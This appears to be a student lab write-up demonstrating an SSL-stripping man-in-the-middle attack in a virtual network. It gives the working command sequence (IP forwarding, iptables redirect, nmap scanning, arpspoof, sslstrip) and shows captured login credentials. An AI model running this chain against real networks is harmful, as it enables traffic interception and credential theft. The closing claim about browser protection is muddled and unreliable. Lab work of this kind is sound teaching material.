Penetration Testing Assignment
SSL Strip
By


Aravind Kumar

Professor:
Salem Osman

Description

- SSL Strip is a tool that transparently hijacks HTTP traffic on a network, watch for HTTPS links and redirects, and then map those links into look-alike HTTP links or homograph-similar HTTPS links.
- It also supports modes for supplying a favicon which looks like a lock icon, selective logging, and session denial.
- It is also known as Man in the middle attack.


Below image shows a simple demonstration of how the attack works.



Now we are going to see how the attack works in the following steps.

Step 1


- We need to connect to the same network as the target.
- Once done we need to know which adapter/network interface we are using.
- In my case it is eth0



Step 2

- Now that we know the interface, we are going to carry out the IP forwarding process for which we type the below command

  Command - echo 1 > /proc/sys/net/ipv4/ip_forward



Step 3

- Now, we configure the IP tables which will re-route the traffic from one part to another, which is what our SSL Strip will be listening to

  Command - iptables -t nat -A PREROUTING -p TCP - -destination-port 80 -j REDIRECT --to-port 8080

```
root@Aravind:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@Aravind:~#
```

Step 4

- As we have configured the traffic to be routed through our machine now, we have to find the gateway router's IP address

  Command – route -n

```
root@Aravind:~# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.244.2   0.0.0.0         UG    101    0        0 eth0
192.168.244.0   0.0.0.0         255.255.255.0   U     101    0        0 eth0
root@Aravind:~#
```

Step 5

- Now we need to find the machines that are on our network.
- We are going to use **nmap** for it.

  Command – nmap -sS -O 192.168.244.2/24

```
root@Aravind:~# nmap -sS -O 192.168.244.2/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-20 12:17 CEST
Nmap scan report for 192.168.244.1
Host is up (0.0013s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
5357/tcp open  wsdapi
MAC Address: 00:50:56:C0:00:08 (VMware)
Warning: OSScan results may be unreliable because we could not fin
Device type: specialized|general purpose
Running (JUST GUESSING): AVtech embedded (87%), FreeBSD 6.X|10.X (
OS CPE: cpe:/o:freebsd:freebsd:6.2 cpe:/o:freebsd:freebsd:10.3 cpe
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor
```


```
Nmap scan report for 192.168.244.134
Host is up (0.0010s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
443/tcp closed https
MAC Address: 00:0C:29:1B:CA:99 (VMware)
Aggressive OS guesses: Linux 2.6.32 - 3.13 (93%), Linux 2.6.32 (92%), Linux 2.6.22
x 3.2 - 4.9 (90%), Linux 2.6.32 - 3.10 (89%), Linux 2.6.18 (89%), Linux 3.16 - 4.6
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

- This is to find out the IP address of the victim, the one we are going to attack.
- Once we figure out the IP address of the machine we can carry out the process of ARP spoofing where the traffic from server meant for the victim's system will be redirected to us and we will in turn forward that to the victim's system.

  Command – arpspoof -i eth0 -t 192.168.244.134 192.168.244.2


  Where 192.168.244.254 – victim IP address

  192.168.244.2 – Gateway router IP address




- As soon as we carry out this command, then it is going to redirect the traffic to us.
- Simultaneously we need to open a new terminal, where we need to type out the following commands

  Command - sslstrip -l 8080



Step 6

- Now we will go to the victim machine and login the site www.student.epitamaster.com/login



- As we can see the site is now in HTTP not in HTTPS. This means that SSL Strip worked. Now we type username and password (as shown above)
- Now we are going to check our Kali machine for the username and password.
- Type the following command

  Command – cat sslstrip.log

- As we can see from the above image the username and the password are being displayed.

Conclusion

- So, the thing we need to understand is that these attacks can very well take place without the victim ever realizing that they have been hacked.
- As precaution browsers like Firefox encrypts the traffic and the attacker won't be able to decrypt the traffic to figure what it actually means.
- This is just a demonstration to show how an attacker can steal your credentials.